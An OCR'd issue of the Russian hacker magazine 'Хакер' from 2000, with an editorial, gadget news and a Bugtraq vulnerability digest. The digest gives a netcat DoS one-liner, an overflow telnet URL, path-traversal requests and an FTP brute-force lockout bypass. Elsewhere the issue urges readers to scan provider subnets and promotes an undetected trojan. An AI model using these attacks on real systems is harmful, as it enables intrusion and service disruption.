ЖУРНАЛ КОМПЬЮТЕРНЫХ ХУЛИГАНОВ



#11/Y2K

WWW.XAKEP.RU

ДОЖДАЛИСЬ!
ЕЖЕМЕСЯЧНЫЙ
BUGTRAQ

ВЫГОДНО ЛИ БЫТЬ КРЕКЕРОМ?

МОСКОВСКИЕ САБНЕТЫ

ВИРУСЫ ДЛЯ PDA

BIOЛОГИЯ BIOS

RETINA - СРЕДСТВО ПОИСКА КРЕТИНА!

12555754245353

DESIGN BY MODERNART.RU

ИНТЕРВЬЮ:

ДЕЛЬФИН

"ХАКЕРСТВО – ЭТО ЭКСТРИМАЛЬНЫЙ ВИД СПОРТА"

4 600000 02023

INTRO

Меня всё-таки удивляет мутация русского языка, особенно в компьютерном контексте. О чём бы ты подумал, лет эдак 5-10 назад, услышав слово «шары»? Те, кто помладше вспомнили бы шары футбольные, ёлочные, надувные, кто постарше – халяву «на шару», шары из подшипников, имевшие славу мнимого эрогена, и прочее... А что же сейчас? Netbios, samba, 139-й порт, Legion, халявный инет... Перемена мест, точнее, замещение. Касаться темы «засорённости» компьютерного сленга, «мерзких словечек этой молодёжи» и другой шняги, о которой ты можешь прочитать целую тучу трудов, порождённых мозолистыми пальцами бойцов за чистоту русского языка, мы не будем. Итак, шары-»share». Напомню, что под «шарами» мы подразумеваем ресурсы, выделенные пользователем под общий доступ, т. е. для доступа и хакеру =). Почему именно эта тема? Исключительный эгоизм сотрудника журнала: за время пользования услугами известного БОЛЬШОГО московского провайдера было замечено не меньше сотни попыток проникнуть в комп через шары (т. е. запрос на Netbios session). Как после такого не осветить актуальную тему? Освещаем. Прежде всего, минимум знаний об используемом интерфейсе, как поиграться с шарами «ручками», необходимый софт и прочее. А заимев необходимые знания и инструментарий, особо смелый читатель примется сканировать подсеть своего провайдера. А зачем же ограничиваться малым, если существует масса других мест, пригодных для сканирования? Х приготовил для тебя эксклюзивный листинг подсетей московских и питерских ISP. Хотя, если пойти ещё дальше и сканировать не только share-ресурсы, но и прочие дырки, то идеально подойдёт security scanner – Retina, разработанный отечественным кодером и описанный в статье «Retina – средство поиска к-ретина».

Также было бы упущением не отметить в интро наше нововведение – рубрику-обзор bugtraq. Багтрэк – новостная лента, посвящённая вопросам безопасности, куда может делать постинги любой для дальнейшего свободного прочтения другими хакерами. Многие обвиняют Х в том, что журнал часто изменяет фундаментальной информации описаниями конкретных взломов/эксплойтов/скриптов. И вроде как, если журнал не хочет печатать книжную муть на все щедроты своих 100 страниц – надо его закрыть :). Но если уж так резко действовать, то следует отнять жизнь и у всех сайтов по безопасности, usernet`a, bugtraq`ов. Но всё же поимею скромность заметить, что как были, так и будут сайты по security, наш журнал, тот же bugtraq... Но теперь багтрек доступен не только по-английски на сайте www.securityfocus.com, к примеру, но и на русском – со страниц твоего любимого журнала. Понятно, что покрыть все описанные дыры из оригинальной рассылки мы не сможем, также не будет всех исходников. Хотя, прочитав нашу версию bugtraq, ты сможешь выбрать интересующую тебя тему и получить максимум инфы, направившись по прилагаемым линкам.

Иван Корноухов aka SideX
Редактор Х

editorial
/братская могила

Редакция

самый главный редактор
Сергей "SINtez" Покровский
(pokrovsky@xakep.ru)
самый пивной редактор
Иван "SideX" Корноухов
(sidex@xakep.ru)
самый ударный редактор
Михаил "Centner" Михин
(centner@xakep.ru)
самый геймерский редак
Александр "2poisonS" Сидоро
(2poisonS@xakep.ru)
добрая фея
Игорь Пискунов
(igor@gameland.ru)
замполит-политрук
Алена Скворцова
(alyona@gameland.ru)

Art

Арт-директор
R.SKY
(matrix@xakep.ru),
обложка
R.SKY
modernart.ru
дизайн верстка
Таня Отакуева
(osyako@xakep.ru)
иллюстрации
Влад Селютин(Vlad),
Моргачев Григорий(Grif)
Алекс Кондаков

Реклама

руководитель отдела
Игорь Пискунов
(igor@gameland.ru)
менеджеры отдела
Алексей Анисимов
(anisimov@gameland.ru)
Басова Ольга
(olga@gameland.ru)
Крымова Виктория
(vika@gameland.ru)
тел.: (095) 229.43.67
(095) 229.28.32
факс: (095) 924.96.94

PR

PR менеджер
Михаил Михин
(centner@xakep.ru)

Оптовая продажа

руководитель отдела
Владимир Смирнов
(vladimir@gameland.ru)

менеджеры отдела
Андрей Степанов
(andrey@gameland.ru)
Самвел Анташян
(samvel@gameland.ru)
тел.: (095) 292.39.08
(095) 292.54.63
факс: (095) 924.96.94

PUBLISHING

учредитель и издатель
ЗАО "Гейм Лэнд"
директор
Дмитрий Агарунов
(dmitri@gameland.ru)
финансовый директор
Борис Скворцов
(boris@gameland.ru)

Для писем

101000, Москва,
Главпочтамт,
а/я 652, Хакер


Web-Site **http://www.xakep.ru**
E-mail **magazine@xakep.ru**

Отпечатано в типографии
«**ScanWeb**», Финляндия

Зарегистрировано в Министерстве Российской Федераци
по делам печати, телерадиовещанию
и средствам массовых коммуникаций
ПИ № 77-1905 от 15 марта 2000 г.


Тираж **57 000** экземпляров. Цена договорная.

СОДЕРЖАНИЕ



Какой MP3 плеер ты поставил? А ты уверен, что он не тормоз? Есть целая куча MP3 плееров, но мы отобрали только самые лучшие.

стр. 24



Ты можешь с утра до вечера орать "Вот ФИДОрасы то!", однако х ФИДО еще есть, что взят Например, через ФИДО можно продать старое барахло или узнать кто какую новую демку выпустил и где ее скачат


стр.

Представлять тебе культовую группу Cult of Dead Cow скорее врего не стоит. Хотя... Ты конечно же юзал "систему удаленного администрирования" BO2K, созданую этой группой. А знаешь ли ты, что это за группа? Откуда они? Кто ее мемберы? Когда она была основана?

стр. 52


Да! Случилось то, чего ты так долго ждал! Только что, совместо с Х, была зарелизена новая версия трояна Stealth. Его не видит AVP, он может то, чего не мог раньше, он быстрый, клевый и просто лучший. Читай!

стр. 36



Ну да, конечно же! Ты, наверное, из тех чуваков, которые считают, что чем компьютер больше, тем больше на нем можно похачить... А вот про то, что с мелкими компами легче куда-нибудь проникать никто не задумывается. Я тебе больше скажу - под микрокомпьютеры и вирусы есть! Вообщем подробности inside журнала.





стр. 70

Дельфин. Мы пригласили Дельфина в редакцию и непринужденно поболтали. Обо всем. Даже о самом сокровенном.

стр. 58

WARNING!!!

Редакция напоминает, что вся информация, которую мы предоставляем, рассчитана прежде всего на то, чтобы указать различным компаниям и организациям на их ошибки в системах безопасности.

HiTech NEWS

Алекс Целых
(technews@mmub.ttn.ru)



HiTech ботинки

Лично я собираюсь провести зиму в ботинках, концепция которых специально разработана реальными HI-TEC специалистами для экстремальных городских условий, имеющих своё уникальное лицо и не менее уникальную износостойкую подошву с антишоковыми вставками, изготовленную по технологиям GoodYear.

Ты скажешь, что идеальной обуви не бывает. Конечно не бывает, но бывает обувь, на которую можно положиться сегодня и всегда. В Москве открылся новый магазин ART. Мы ходили удивляться всей редакцией и пришли к единому мнению, что если и есть по-настоящему кульхацкерские ботинки, то это ботинки, несущие на борту гордую надпись THE ART. Особенно нас приколола модель со всякими техно-вставками, металлом и прочим хардом :).

Да, всем клёвым девчонкам мы уже давно рассказали, что реально крутые перцы упакованы в шузы от THE ART :)



Джунгли в операционной

Американская компания Virtually Better (www.virtuallybetter.com) разработала систему виртуальной реальности для детей, больных раком. Видеоигра переносит маленьких пациентов из больничной палаты в джунгли с обезьянами и делает их непосредственными участниками веселого действа, избавляя от неприятных ощущений при химиотерапии, бесконечных анализах крови и капельницах. Шлем виртуальной реальности со стереозвуком и управлением при помощи джойстика создает иллюзию свободного перемещения по джунглям. Забавные гориллы отпрыгивают в сторону при малейшем повороте головы и незлобно визжат, если к ним приблизиться. Система ведет непрерывный контроль пульса пациентов, корректируя сценарий событий при первых же признаках дискомфорта.

Эксперименты показали, что дети настолько увлечены игрой, что на время забывают о болезненных процедурах и страшных медицинских инструментах, в результате чего быстрее идут на поправку.

Космический робот-разведчик

NASA (www.nasa.gov) обнародовала детали проекта по разработке робота-змеи для исследования новых планет.

Устройство Snakebot состоит из сегментов, соединенных при помощи шарниров и имеющих встроенные моторчики, которые приводят механизм в движение по сигналам компьютерного "мозга". При необходимости Snakebot сворачивается в клубок или вытягивается во всю длину. В силу своей конструкции робот-змея способен автономно передвигаться по поверхности любого типа, огибая трещины и возвышения, непосильные для классических роботов на колесах.

Параллельно процессу проектирования устройства ведется разработка программного обеспечения, которое позволит роботу учиться на собственном опыте и действовать в соответствии с ситуацией - в частности, самостоятельно прокладывать маршрут движения.

К числу неоспоримых преимуществ Snakebot специалисты относят взаимозаменяемость составляющих частей, негромоздкость конструкции и простоту доставки к месту работ, а также возможность заключения устройства в защитную оболочку.

Первая космическая миссия робота-змеи состоится предположительно через 5 лет.

Палец в ухо - телефон

Японская компания NTT DoCoMo (www.nttdocomo.co.jp) представила прототип принципиально нового наручного телефона. Как гласит история появления устройства на свет, мысль о его целесообразности пришла в голову одному из инженеров компании в 1997 году. Ковыряясь в ухе в ожидании перерыва на конференции, чтобы сделать срочный звонок, ученый заметил, что аналогичному занятию предаются многие его коллеги. Результат трехлетней работы по решению "маленькой проблемы" превзошел все ожидания.

Устройство Whisper состоит из крошечного микрофона и блока преобразования аудиосигналов в вибрации. Таким образом, оно настолько компактно, что легко размещается на запястье, подобно наручным часам. Разговор ведется в микрофон, оказывающийся у рта при вставке указательного пальца в ухо. Через едва заметные вибрации костяшек чуть приглушенный голос звонящего поступает напрямую на барабанную перепонку, не тревожа окружающих. Примечательно, что в устройстве нет ни единой клавиши. Поднятие трубки при входящем звонке осуществляется зажатием большого и указательного пальцев, набор номера - легкими постукиваниями по экрану.

По словам изобретателя, разработка привлекла достаточно инвестиций, чтобы стать коммерческим продуктом к 2005 году.



Наш пострел везде поспел

ActivMedia Robotics (www.activrobots.com) начала продажи многофункционального робота Amigo, управляемого через Интернет.

Красный "пылесос" AmigoBOT E-Presence на двух колесах с обилием сонаров и прочих сенсоров выступает в роли "двойника" своего хозяина, являясь альтернативой пока не практикуемым в быту клонированию и телепортации. Робот оснащен интеллектуальной системой преодоления препятствий, радиомодемом для беспроводного взаимодействия с компьютером, а также миниатюрной видеокамерой и стереомикрофоном. Располагая картой помещения или составляя ее самостоятельно, Amigo по командам хозяина выполняет десятки обязанностей.

Во-первых, робот может стать заботливой няней для ребенка. Он будет следить за порядком в квартире, развлекать маленького человечка и связывать его с родителями посредством видеоконференции в реальном времени. Amigo станет отличной сиделкой для пожилых людей и верным другом домашним питомцам. Не давая грустить последним, робот будет то и дело издавать веселые "гав" и "мяу", разговаривать с животными голосом хозяина. По силам Amigo и функции сторожа. Отправляясь на целый день на работу или собравшись в длительный отпуск, можно быть уверенным, что робот достойно поведет себя в критической ситуации: вызовет пожарных при возникновении огня, начнет громко кряхтеть и постанывать, если в квартиру заберутся грабители. А трудясь в компании, робот будет выполнять задачи курьера, доставляя видео- и звуковые сообщения адресатам.



Наиболее совершенная модель AmigoBOT E-Presence доступна по цене $3195. Упрощенный вариант без видеокамеры и специального программного обеспечения стоит $1795

Наследник папы Aibo

Компания Sony дала жизнь новому поколению знаменитых робощенков Aibo (www.aibo.com).

Как и талантливый папаша, новорожденный ERS-210 реагирует на прикосновения и команды голосом, умеет хлопать зелеными глазенками, распевать песни, ходить вразвалку и бегать вприпрыжку. В то же время, благодаря увеличению числа сенсоров, ему свойственны куда большая свобода передвижения и расширенный диапазон эмоций. Aibo научили делать цветные фотоснимки, ориентироваться во времени и держать в памяти дату рождения хозяина. Он откликается на собственное имя и понимает полсотни команд. Прототипом для создания новой модели стал живой львенок.

Игрушка поступит в продажу в середине ноября в черной, серебряной и золотой расцветках по цене $1500. В качестве бесплатного бонуса к щенку прилагается специальная дорожная сумка и набор предметов для развивающих и ободряющих "игр на свежем воздухе". Программное обеспечение, которое позволяет создавать оригинальные движения для Aibo на компьютере, выделено в отдельный профессиональный продукт "Aibo Master Studio" стоимостью $450.

Рамка для вуайяристов


Американская компания NCG Company (www.theplusguard.com) выпустила устройство для поиска скрытых видеокамер и подслушивающих "жучков". Продукт позиционируется как действенное оружие борьбы с вуайяристами, ревнивыми супругами, чрезмерно "бдительными" боссами и другими любителями шпионских штучек.

Устройство Plus Guard выполнено в форме брелка с кнопкой. При ее нажатии прибор начинает поиск источников радиоизлучения, сигнализируя о результатах при помощи лампочек. Желтая означает, что подозрительных устройств не обнаружено. Оранжевая указывает на наличие устойчивого излучения на расстоянии нескольких метров. Мигание красной лампочки, сопровождаемое звучанием сирены, - непосредственно сигнал бедствия.

Впрочем, как замечают разработчики, сигнал может оказаться ложным - Plus Guard срабатывает на излучение телевизоров, компьютеров, микроволновых печей, радио- и сотовых телефонов. С целью решения этой проблемы к устройству прилагаются антенны для изменения чувствительности прибора, расширения или сужения области поиска. Небольшой батареи хватает на 1,5 часа работы устройства.

Plus Guard продается по цене $42,95.





Компьютеры для водолазов

Австралийские компании Nautronix и WetPC (www.wetpc.com.au) объединили усилия в разработке компьютеров для работы под водой на больших глубинах. Первый коммерческий продукт, SeaPC, выполнен в виде небольшой плоской панели - формы, идеальной для закрепления на руке водолаза. Общение с компьютером ведется нажатием комбинации из пяти клавиш кастетообразного устройства ввода KordPad. Подсказки, какие именно клавиши нажать, присутствуют на экране.

SeaPC оптимизирован для работы с приложениями, которые могут понадобиться под водой. Система глобального позиционирования (GPS) ведет протокол перемещений водолаза и определяет текущую глубину погружения с точностью до нескольких сантиметров. Местонахождение человека и цели "купания" отмечены на карте. Поддерживается возможность удаленной работы с базами данных на берегу посредством всплывающей на поверхность антенны-буя. Время автономного функционирования компьютера от аккумуляторной батареи достигает 8 часов.

Первые партии устройства приобрели научные организации, занимающиеся исследованием подводных рифов, и военное ведомство Австралии - для поиска глубоководных мин и неразорвавшихся снарядов. Прорабатывается возможность использования SeaPC в подводном туризме.

Palm на колесах



Группа американских ученых (www.cs.cmu.edu-/~reshko/PILOT) представила оригинальное решение для сборки роботов под управлением компьютеров Palm Pilot в домашних условиях.


Конструктор Palm Pilot Robot Kit включает в себя оптические сенсоры-дальномеры для избежания столкновений с препятствиями и три омни-колеса, позволяющие перемещаться в любом направлении. В свою очередь компьютер обладает достаточной вычислительной мощностью для контроля процесса движения.

По заявлению ученых, переговоры с одной из компаний, готовящей коммерческий выпуск конструктора, находятся на финальной стадии. Пока же все компоненты (11 наименований), включая клей и незначительное количество олова для пайки, можно приобрести раздельно в обычных магазинах. Самостоятельная сборка одного робота, по ценам Соединенных Штатов, обойдется приблизительно в $300.

Х нашел подругу хакера

Вы все сделали ЭТО! Вы активно голосовали, участвовали, поддерживали, кликали, выбирали, тащились, разглядывали, восхищались и в конце концов появилась она. Подруга Хакера. Причем это не какая-нибудь там левая девчонка, которую мы пропихиваем в шоу-бизнес, а реальный и главное, ВАШ выбор. Победила москвичка Карина. На втором месте, с небольшим отставанием, неизвестная подруга Володи Милютина. Приз "редакторские симпатии, охи и вздохи" получила Аня опять же из Москвы.

Как и было обещано, мы пригласили победительницу в редакцию, пообедали вместе, посмеялись, устроили дневное, обеденное шоу "120 наездов на товарища", подарили кучу призов и, конечно же, повыпендривались под live-camera. Хоть наша подруга и оказалась девочкой застенчивой и робкой, но через полчаса мы ее уже раззадорили и все вместе фотографировались, по очереди пробиваясь на самое выгодное место композиции - в обнимку с прелестными ножками Карины. Короче, что тут говорить, все было супер-стар, отличная девочка отлично пообщались, а вот всякие интимные подробности я не расскажу :). Пусть это останется нашим маленьким секретом :).







Под грифом "Digital"

Выход на Орбиту

От Х-информбюро: "21 октября сего года с 23.00 до 7.00 в Московском Дворце Молодежи проходил "Московский международный фестиваль аудио-видео-компьютерных технологий ОРБИТА 6". Жертвы и разрушения были."

Х успел внести свою маленькую лепту в это достойнейшее мероприятие, которое в этом году, сменив ранг "рейва" на "фестиваль", и предоставило всем присутствующим необыкновенно широкие возможности для реализации планов снесения собственной башни. Башни сносило уже на подходах к МДМ при виде просто-таки огромной толпы желающих испытать в полной мере психоделический экспириенс и ненавязчиво погрузиться в позитивный мир визуально-цифровой шизофрении.


В отличии от прошлого года, в этот раз организаторы продумали все основательно. Ни каких блюющих уродов в туалетах, никаких обдолбанных девочек без сознания, даже бычья почти не было. Все получилось просто супер-стар! Звука было более чем достаточно, он был хорошим и разным, запах, свет и визуальные эффекты отлично дополняли друг-друга, выпячивая совместно масштаб "Орбиты". О том, чтобы сравнить фестиваль с обычной техно-вечеринкой, не могло быть и речи. Х-десант в лице SinTeza, Sidexa и Centnera гордо нёс несмываемый штамп DIGITAL на своих запястьях и умело противостоял волнам звука и цвета, постоянно накатывавшим на бурлящую толпу гостей. Мы встретили кучу знакомого народа, причем, что нас особенно порадовало, в этот раз вечерина была действительно "цифровая", было дофига интернетчиков, которые сплотились в одну большую команду, окупировали все пространство около туалета и обсуждали все житейские проблемы.



Выпито было много, кто когда уехал домой я не помню. По дороге домой, разглядывая через стекло машины ночную Москву, в голове крутилась только одна фраза: "это не отдых, это кайф!"

Сход с Орбиты

На следующий день один из бойцов команды был заброшен обратно, для того, чтобы выяснить кучу закулисных подробностей фестиваля. Нас интересовало: кто сдал в гардероб кота, проносили ли внутрь атомное и химическое оружие (если да, то количество, маркировка, производные), что осталось после (были ли найдены прорвавшие бахтисатву и ушедшие в нирвану души). Но, к сожалению, доблестный персонал МДМ-а, был видимо хорошенько проинструктирован, что не надо говорить журналистам и поэтому мы услышали только глубокомысленное "без комментариев".



BUGTRAQ

LonerX (lonerx@nettaxi.com)

IE

Снова дал течь печально известный корабль Internet Explorer... На этот раз дыра открылась благодаря java object com.ms.acti-veX.ActiveXComponenet, который позволяет создавать произвольные ActiveX объекты, в том числе и те, что считаются небезопасными. Это, в свою очередь, дает возможность при помощи java script исполнять любые (в том числе и деструктивные) команды на машине пользователя. Outlook Express менее подвержен этой уязвимости благодаря "security update" от MS. Рабочий пример использования этой дырки можно найти на http://www.guninski.com/javaea1.html - скрипт на этой странице прописывает безобидный файл в startup folder маздая. На этом же сайте находится более подробная информация об уязвимости и примеры использующих ее скриптов.

RedHat 6.2

Снова подвели пингвина Тукса составители дистрибутива RedHat. RedHat Linux 6.2 содержит серьезную уязвимость в программе /bin/su и функциях locale библиотеки libc. Это позволяет написать и скомпилировать локальный эксплойт, предоставляющий root shell непривилегированному пользователю. Уже выпущены пропатченные версии libc и su, но актуальность дыры несомненна - больших волнений вокруг этой уязвимости не происходило, и народ не спешит за обновлениями криво составленных пакетов. Guido Bakker, человек, который эту дырку обнаружил, уже написал эксплойт и направил исходный код с инструкциями по его применению в рассылку bugtraq. Так что все это можно найти на сайте securityfocus.com в архиве сообщений bugtraq. Удачного поиска. :)

MS telnet

Компания Microsoft продолжает радовать своих пользователей все более увеличивающимся количеством дыр в программном обеспечении, используемом их операционными системами. Очередная возможность переполнения буфера выявилась в программе Hyper Terminal, которая является дефолтовым telnet клиентом виндов по умолчанию. Таким образом под угрозу атаки встает все семейство ОС ОКНА - Windows 98/98SE/2000. Переполнение буфера, как обычно в семействе форточек, ведет к возможности исполнения произвольного кода на удаленном компьютере. Реализуется эта бага через обработку программой Hyper Terminal telnet адресов. То есть если юзверь откроет письмо с содержащимся телнет URL типа
telnet://aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa:aaaa/, то вызванное таким адресом buffer overflow позволит создателю письма выполнить этот самый произвольный код на машине получателя. За подробностями топай по адресу http://www.mic-rosoft.com/technet/security/bulletin/ms00-079.asp.

MS NetMeeting

Как я уже сказал, программное обеспечение Microsoft дарит все больше и больше возможностей для проведения удаленной атаки. На этот раз сюрприз преподнесла популярная программа для проведения телеконференций Microsoft NetMeeting, позволяющая удаленно завесить компьютер, на котором она запущена. DoS атака была протестирована на последней версии NetMeeting на платформах Windows 95/2000/NT4 и проверена на работоспособность как с модемными, так и с ethernet соединениями. Для проведения атаки необходимо наличие UNIX шелла и программы netcat. Осуществляется атака следующим образом :

```
$ nc victim.com 1720 < /dev/zero
```

После этого загрузка процессора на атакуемой машине начнет увеличиваться в зависимости от скорости атакующего компьютера и качества канала связи между ними. После этого можно прекратить работу netcat с помощью ^C. К этому времени загрузка CPU атакуемого достигнет 100% и останется на этой отметке. Результат плачевен... Если НМ был запущен на сервере и управлялся удаленно, администратору сервера придется брать ноги в руки и ехать перезагружать сервак ручками.

MS Share

На радость любителям расшаренных ресурсов обнаружилась уязвимость в том, как ОС имени Билла Гейтса обрабатывает пароли для доступа к сервисам "совместного пользования" (шАры файлов и принтеров). Механизм аутентификации пользователя в Windows 95/98/98SE/Me позволяет злобному пользователю получить доступ к запароленным расшаренным ресурсам БЕЗ ЗНАНИЯ ПАРОЛЯ ДОСТУПА. Механизм получения подобного неавторизованного доступа, предложенный в рассылке bugtraq, заключается в том, что необходимо угадать лишь первый байт пароля на машине жертвы. Подробности по механизму работы уязвимости и написанию эксплойта к ней можно найти на securityfocus.com в соответствующем сообщении bugtraq.

pagelog.cgi

Дырка нарисовалась и в цгайке (CGI скрипте) под именем pagelog.cgi. Благодаря этой дырке любой файл с расширением .log, доступный для чтения демону веб сервера, может быть прочитан с правами вышеупомянутого веб сервера. Вдобавок, дырка в этом скрипте позволяет создавать любые файлы с расширением .txt или .log в директориях, доступных веб серверу для записи. Вот два коротких примера :
http://server/cgi-bin/pagelog.cgi?display=../../../../tmp/a - на экран выводится содержание файла a.log в каталоге /tmp.
http://server/cgi-bin/page-og.cgi?name=../../../../../tmp/blah - в каталоге /tmp создаются файлы blah.txt и blah.log.
Как эту дырку можно использовать - не совсем понятно, но, тем не менее, она имеет место быть =).

Linux xlock

Дать права суперпользователя "в один прием" оказалась способна уязвимость в программе xlock операционной системы Linux. Эксплойт, описание и исходный текст которого можно получить по адресу http://www.security-focus.com-/archive/1/140881 http://www.securityfocus.com/archive/1/140881, сработал на Slackware Linux и, возможно, работает и на других дистрибутивах.

ORACLE 8.1.5

Возможность переполнения буфера, ведущая к получению привилегированного шелла, проявилась в целом ряде программ ORACLE 8.1.5 для Линукс. Вот список уязвимых программ:

- names
- namesctl
- onrsd
- osslogin
- tnslsnr
- tnsping
- trcasst
- trcroute



Исходный текст эксплойта доступен по адресу http://www.securityfocus.com/archive/1/140704.

Новые дырки появились в печально известном php. Версии этого продукта, известные как PHP3 и PHP4, при задействованной опции записи ошибок работы php в лог файлы позволяют злоумышленнику (типа тебя или меня) "договориться" с веб сервером через некорректное использование syslog демона.

anti brute-force

Снова брутфорс. Brute Forcing FTP серверов с включенной опцией anti brute-force. В чем заключается защита сервера от перебора паролей? Очень просто: при проведении трех (обычно) неудачных попыток идентифицироваться - происходит отключение и блокировка адреса переборщика на какое-то время. Коннект на сервер происходит по следующему плану:

```
USER USERNAME
PASS PASSWORD
```

Что же происходит до отключения, т.е. на что сервер реагирует disconnect`ом, к примеру:

```
USER USER1
>331 User name okay, need password.
PASS PASSWORD
>530 Not logged in.
USER USER1
>331 User name okay, need password.
PASS nextpassPASSWORD
>530 Not logged in.
USER USER2
>331 User name okay, need password.
PASS anotherPASSWORD
>530 Not logged in.
```

Отключение...

А вот что мы сделаем, дабы обойти защиту от брутфорса:

```
USER USER1
>331 User name okay, need password.
PASS PASSWORD
>530 Not logged in.
USER USER1
>331 User name okay, need password.
PASS nextpassPASSWORD
>530 Not logged in.
USER anonymous
>331 User name okay, please send complete E-mail address as password.
PASS somemail@address.com
>230 User logged in, proceed.
USER USERNAME
>331 User name okay, need password.
PASS 3rdPASSWORD
>530 Not logged in.
USER USERNAME
>331 User name okay, need password.
PASS 4thPASSWORD
>530 Not logged in.
...
...
etc
```

Эврика! Работает!

И это работает не только с anonymous-аккаунтами, но и при удачном соединении (User logged in, proceed) с любого другого профиля. Т.е. удачно идентифицировавшись в один из трех раз - ты не будешь отключен от сервака.

На данную дыру был написан эксплойт на Java`e для автоматизации процесса перебора. Сие счастье лежит по адресу: http://www.hobbie.net/brutus









Константин Буряков aka p0r0h
p0r0h@pisem.net http://news3.al.ru/

Цифровушка FujiFilm

